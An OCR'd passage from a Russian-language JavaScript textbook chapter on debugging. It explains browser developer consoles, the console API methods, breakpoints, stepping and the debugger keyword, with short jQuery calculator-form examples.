
INTERNET EXPLORER


Нажмите клавишу **F12** или проделайте следующее.

1. Пройдите в меню настроек в правом верхнем углу.
2. Выберите пункт **Средства разработчика** (Developer tools).

Консоль JavaScript — это всего лишь один из нескольких инструментов разработки, представленных во всех современных браузерах.

Иногда отладку ошибок имеет смысл проводить сразу в нескольких браузерах, так как они могут показывать разные сообщения.





Если вы откроете в своем браузере документ *errors.html* из числа файлов-примеров к книге, и затем перейдете на консоль, вы увидите сообщение об ошибке.

FIREFOX

Windows. Нажмите **Ctrl+Shift+K** или проделайте следующее.

1. Перейдите в меню **Firefox**.
2. Выберите пункт **Веб-разработка** (Web Developer).
3. Выберите пункт **Веб-консоль** (Web Console).

mac OS. Нажмите сочетание клавиш **Alt+Cmd+K** или проделайте следующее.

1. Перейдите в меню **Инструменты** menu.
2. Выберите пункт **Веб-разработка** (Web Developer).
3. Выберите пункт **Веб-консоль** (Web Console).

SAFARI

Нажмите **Alt+Cmd+C** или проделайте следующее.


1. Пройдите в меню **Разработка** (Develop).
2. Выберите пункт **Показать консоль ошибок** (Show Error Console).

Если меню **Разработка** (Develop) отсутствует, проделайте следующее.

1. Перейдите в меню **Safari**.
2. Выберите пункт **Настройки** (Preferences).
3. Пройдите в раздел **Дополнения** (Advanced).
4. Установите флажок **Показывать меню "Разработка" в строке меню** (Show Develop menu in menu bar).

КАК ПРОСМАТРИВАТЬ ОШИБКИ В CHROME

Если в вашем JavaScript-коде произойдет ошибка, вы сможете это увидеть в консоли. Там же вы найдете строку, на которой остановился интерпретатор.



1. Выбрана вкладка **Console** (Консоль).


2. Тип ошибки и сообщение о ней выделены красным цветом.

3. Имя файла и номер строки показаны в правой части консоли.

Стоит отметить, что номер строки не всегда указывает на то, где на самом деле произошла ошибка. Скорее это место, где интерпретатор заметил, что с кодом что-то не так.

Если ошибка не дает коду выполняться дальше, в консоли она будет единственной. Но после ее исправления могут проявиться другие проблемы.

КАК ПРОСМАТРИВАТЬ ОШИБКИ В FIREFOX



1. Выбрана вкладка **Консоль** (Console).

2. Для отладки достаточно пунктов **JS** и **Журнал** (Logging). Пункты **Сеть** (Net), **CSS** и **Защита** (Security) показывают другую информацию.


3. Тип ошибки и сообщение о ней показаны слева.

4. В правой части консоли можно видеть имя JavaScript-файла и номер строки с ошибкой.

Стоит отметить, что перед тем как отлаживать любой свернутый JavaScript-код, его лучше развернуть.

ВВОД КОДА В КОНСОЛИ CHROME

Вы также можете вводить код в консоли и сразу получать результат.




Выше представлен пример JavaScript-кода, который вводится прямо в консоль. Это быстрый и простой способ проверить свой сценарий.

При вводе каждой строки интерпретатор может выдавать ответ. Здесь он показывает значение каждой переменной, которая была создана.

Любая созданная вами переменная будет существовать, пока вы не очистите консоль.

1. В Chrome для очистки консоли используется *значок* **с перечеркнутым кружком**.

ВВОД КОДА В КОНСОЛИ FIREFOX




1. В Firefox для очистки консоли есть кнопка **Очистить**. Она сообщает интерпретатору, что ему больше не нужно помнить переменные, которые вы создали.

2. Стрелки, направленные влево и вправо, показывают, какие строки ввели *вы*, а какие принадлежат интерпретатору.

ВЫВОД В КОНСОЛЬ ИЗ СЦЕНАРИЯ

Браузеры с поддержкой консоли предоставляют объект **console**, у которого есть несколько методов для вывода данных в отладочном режиме. Спецификация этого объекта описана в Console API.



1. Метод **console.log()** может выводить данные в консоль из сценария. Открыв файл *console-log.html*, вы увидите, что при загрузке страницы в консоль записываются заметки.

2. С помощью подобных заметок можно понять, до которого места дошло выполнение сценария и какие значения были получены. В этом примере событие **blur** показывает в консоли значение, введенное в текстовом поле.

3. Вывод переменных позволяет следить за значениями, которые хранит для них интерпретатор. В этом примере при отправке формы в консоль выводятся значения всех переменных.

ВЫВОД ДАННЫХ В КОНСОЛЬ

В этом примере показано несколько способов применения метода **console.log()**.

1. В первой строке сообщается о запуске сценария.

2. Затем обработчик события ждет, когда пользователь покинет поле ввода, после чего записывает в журнал введенное им значение.

Когда пользователь отправляет форму, в консоль выводятся четыре значения.

3. Сообщение о том, что пользователь нажал кнопку.
4. Значение ширины.
5. Значение высоты.
6. Значение переменной **area**.

Это помогает убедиться в том, что вы получаете то, что вам нужно.

Метод **console.log()** может выводить в консоль сразу несколько значений. Для этого их следует разделить запятыми, как в случае с высотой(5).

Прежде чем использовать код на реальном сайте, из него всегда следует убирать подобные обработчики.

JAVASCRIPT c10/js/console-log.js

```
1  console.log('Мы начинаем...');                    // Сценарий запущен
   var $form, width, height, area;
   $form = $('#calculator');

   $('form input[type="text"]').on('blur', function() {   // Когда поле теряет фокус
2   console.log('Вы ввели ', this.value );                // Записываем значение в консоль
   });

   $('#calculator').on('submit', function(e) {        // При нажатии кнопки
    e.preventDefault();                               // Предотвращаем отправку формы
3   console.log('Нажали кнопку...');                  // Сообщаем о нажатии кнопки

    width = $('#width').val();
4   console.log('Ширина ' + width);                   // Записываем ширину в консоль

    height = $('#height').val();
5   console.log('Высота ', height);                   // Записываем высоту в консоль

    area = width * height;
6   console.log(area);                                // Записываем площадь в консоль

    $form.append('<p>' + area + '</p>')
   });
```

ДРУГИЕ МЕТОДЫ КОНСОЛИ


Чтобы разделять разные типы сообщений, которые записываются в консоль, их можно выводить с помощью трех разных методов. Каждый из них отличается собственным цветом и значком.

1. Метод **console.info()** можно использовать для вывода общей информации.
2. Метод **console.warn()** можно использовать для вывода предупреждений.
3. Метод **console.error()** можно использовать для вывода ошибок.

Такой подход особенно полезен, когда нужно показать, какого рода сообщение выводится на экран (в Firefox нужно не забыть выбрать пункт **Журнал**).

c10/js/console-methods.js JAVASCRIPT

```
1  console.info('Мы начинаем...');                    // Уведомление: сценарий работает

   var $form, width, height, area;
   $form = $('#calculator');

2  $('form input[type="text"]').on('blur', function() {   // В ответ на событие blur
     console.warn('Вы ввели ', this.value);               // Предупреждение: введенное значение
   });

   $('#calculator').on('submit', function(e) {          // При отправке формы
     e.preventDefault();

     width = $('#width').val();
     height = $('#height').val();

     area = width * height;
3    console.error(area);                               // Ошибка: выводим площадь

     $form.append('<p class="result">' + area + '</p>');
   });
```



ГРУППИРОВАНИЕ СООБЩЕНИЙ


1. Для вывода в консоль набора связанных между собой данных следует использовать метод **console.group()**, который группирует сообщения. Полученные результаты можно будет сворачивать и разворачивать.

У этого метода есть один параметр — имя, которое вы хотите назначить группе сообщений. При щелчке рядом с ним группа будет сворачиваться и разворачиваться, как показано ниже.

2. Чтобы обозначить завершение вывода сообщений в текущей группе, нужно вызвать метод **console.groupEnd()**.

JAVASCRIPT c10/js/console-group.js

```
var $form = $('#calculator');

$form.on('submit', function(e) {                // Вызывается при нажатии кнопки
  e.preventDefault();
  console.log('Нажали кнопку...');              // Сообщаем о нажатии кнопки

  var width, height, area;
  width = $('#width').val();
  height = $('#height').val();
  area = width * height;

(1) console.group('Вычисление площади');        // Начало группы
    console.info('Ширина ', width);             // Выводим ширину
    console.info('Высота ', height);            // Выводим высоту
    console.log(area);                          // Выводим площадь
(2) console.groupEnd();                         // Конец группы

  $form.append('<p>' + area + '</p>');
});
```



ВЫВОД ДАННЫХ В ВИДЕ ТАБЛИЦЫ

Некоторые браузеры поддерживают метод **console.table()** для вывода таблиц, которые могут содержать:


- объекты;
- массивы, внутри которых находятся другие объекты или массивы.

Пример, представленный ниже, выводит данные из объекта **contacts**. В нем отображаются город, телефонный номер и страна. Это особенно полезно, когда данные берутся из сторонних источников.

На снимке, показанном внизу, результат выводится в браузере Chrome (в Opera все выглядит точно так же). Браузер Safari вместо таблицы показывает древовидный список, а программы Firefox и Internet Explorer вовсе не поддерживают этот метод.

c10/js/console-table.js JAVASCRIPT

```
var contacts = {                    // Сохраняем контактную информацию в объекте-литерале
 "Москва": {
  "Тел": "+44 (0)207 946 0128",
  "Страна": "Россия"},
 "Стамбул": {
  "Тел": "+61 (0)2 7010 1212",
  "Страна": "Турция"},
 "Бухарест": {
  "Тел": "+1 (0)1 555 2104",
  "Страна": "Румыния"}
}

(1) console.table(contacts);        // Выводим данные в консоль

var city, contactDetails;           // Объявляем переменные
contactDetails = '';                // Содержит подробности, которые выводятся на страницу

$.each(contacts, function(city, contacts) {
 contactDetails += city + ': ' + contacts.Tel + '<br />';
});
$('h2').after('<p>' + contactDetails + '</p>');
```



ВЫВОД С УСЛОВИЕМ


С помощью метода **console.assert()** можно проверить, истинно ли условие, и выполнить запись в консоль, только если выражение вернуло значение **false**.

1. Ниже, когда пользователь покидает поле, выполняется проверка введенного им числа. Если оно меньше 10, в консоль записывается сообщение.

2. Второе выражение проверяет, является ли вычисленная площадь числовым значением. Если нет, это означает, что пользователь ввел не число.


JAVASCRIPT c10/js/console-assert.js

```
var $form, width, height, area;
$form = $('#calculator');

$('form input[type="text"]').on('blur', function() {
 // Сообщение выводится, только если введенное значение меньше 10
 console.assert(this.value > 10, 'Пользователь ввел число меньше 10');
});

$('#calculator').on('submit', function(e) {
 e.preventDefault();
 console.log('Нажали кнопку...');

 width = $('#width').val();
 height = $('#height').val();
 area = width * height;
 // Сообщение выводится, только если пользователь ввел не число
 console.assert($.isNumeric(area), 'Пользователь ввел не числовое значение');

 $form.append('<p>' + area + '</p>');
});
```




КОНТРОЛЬНЫЕ ТОЧКИ

Вы можете приостановить выполнение сценария в любом месте, используя контрольные точки, и проверить, какие значения имеют переменные на этом этапе.



CHROME

1. Перейдите на вкладку **Sources** (Исходный код).
2. Выберите в левой части панели сценарий, с которым вы хотите работать. Справа появится его код.
3. Найдите номер строки, где вы хотите сделать паузу, и щелкните по ней мышью.
4. Во время выполнения сценарий остановится на этой строке. Теперь, чтобы увидеть значение любой переменной на момент выполнения сценария, достаточно установить на ее имя указатель мыши.



FIREFOX

1. Перейдите на вкладку **Отладка** (Debugger).
2. Выберите в левой части панели сценарий, с которым вы хотите работать. Справа появится его код.
3. Найдите номер строки, где вы хотите сделать паузу, и щелкните по ней мышью.
4. Во время работы сценарий остановится на этой строке. Теперь, чтобы увидеть значение любой переменной на момент выполнения сценария, достаточно установить на ее имя указатель мыши.

ПОШАГОВОЕ ВЫПОЛНЕНИЕ КОДА


Если вы установили несколько контрольных точек, вы можете последовательно пройтись по ним, чтобы отследить изменения значений и появление проблем.

Установив контрольные точки, вы увидите, что отладчик позволяет выполнять код пошагово. При этом вы можете наблюдать за изменениями значений переменных.

Если в процессе отладчик сталкивается с функцией, он переходит на следующую строку за ней (как будто **переступает** ее), не заходя внутрь ее определения.

При желании вы можете заставить отладчик войти **внутрь** функции, чтобы увидеть, что в ней происходит.

Chrome и Firefox имеют очень похожие инструменты для прохода по контрольным точкам.



1. Значок паузы показывается, пока интерпретатор не доберется до контрольной точки. Когда такое происходит, он меняется на значок проигрывания. Это позволяет возобновить выполнение кода.


2. Переход к следующей строке кода и **пошаговое выполнение** (с остановкой на каждом шаге).

3. **Заход внутрь** вызовов. Интерпретатор перейдет к первой строке заданной функции.

4. **Выход из** функции, в которую вы зашли ранее. Остальной код функции будет выполнен, когда отладчик перейдет к внешнему коду.


УСЛОВНЫЕ КОНТРОЛЬНЫЕ ТОЧКИ

Вы можете сделать так, чтобы контрольная точка срабатывала только при выполнении определенного условия. В условии допускается использовать существующие переменные.



CHROME

1. Щелкните правой кнопкой мыши на номере строки кода.
2. Выберите пункт меню **Add Conditional Breakpoint** (Добавить условную контрольную точку).
3. Введите условие во всплывающем окне.
4. Когда вы запустите сценарий, он остановится на этой строке только в том случае, если условие будет истинным (то есть если значение переменной **area** окажется меньше 20).



FIREFOX

1. Щелкните правой кнопкой мыши на номере строки кода.
2. Выберите пункт меню **Добавить условную точку останова**.
3. Введите условие во всплывающем окне.
4. Когда вы запустите сценарий, он остановится на этой строке только в том случае, если условие будет истинным (то есть если значение переменной **area** окажется меньше 20).

КЛЮЧЕВОЕ СЛОВО DEBUGGER


Контрольную точку в коде можно создать с помощью одного только ключевого слова **debugger**. Интерпретатор автоматически останавливается на нем, когда открыты инструменты разработки.

Вы также можете поместить ключевое слово **debugger** внутрь условной инструкции, чтобы она срабатывала только при выполнении конкретного условия. Это продемонстрировано в коде, представленном ниже.

Крайне важно не забыть удалить такие инструкции перед развертыванием кода в реальных условиях. В противном случае, если у пользователя будут открыты инструменты разработки, ваш сценарий может остановиться.

JAVASCRIPT c10/js/breakpoints.js

```
var $form, width, height, area;
$form = $('#calculator');

$('#calculator').on('submit', function(e) {
 e.preventDefault();
 console.log('Нажали кнопку...');

 width = $('#width').val();
 height = $('#height').val();
 area = (width * height);

 if (area < 100) {
  debugger;                    // Если открыты инструменты для разработчика, устанавливается контрольная точка
 }

 $form.append('<p>' + area + '</p>');
});
```



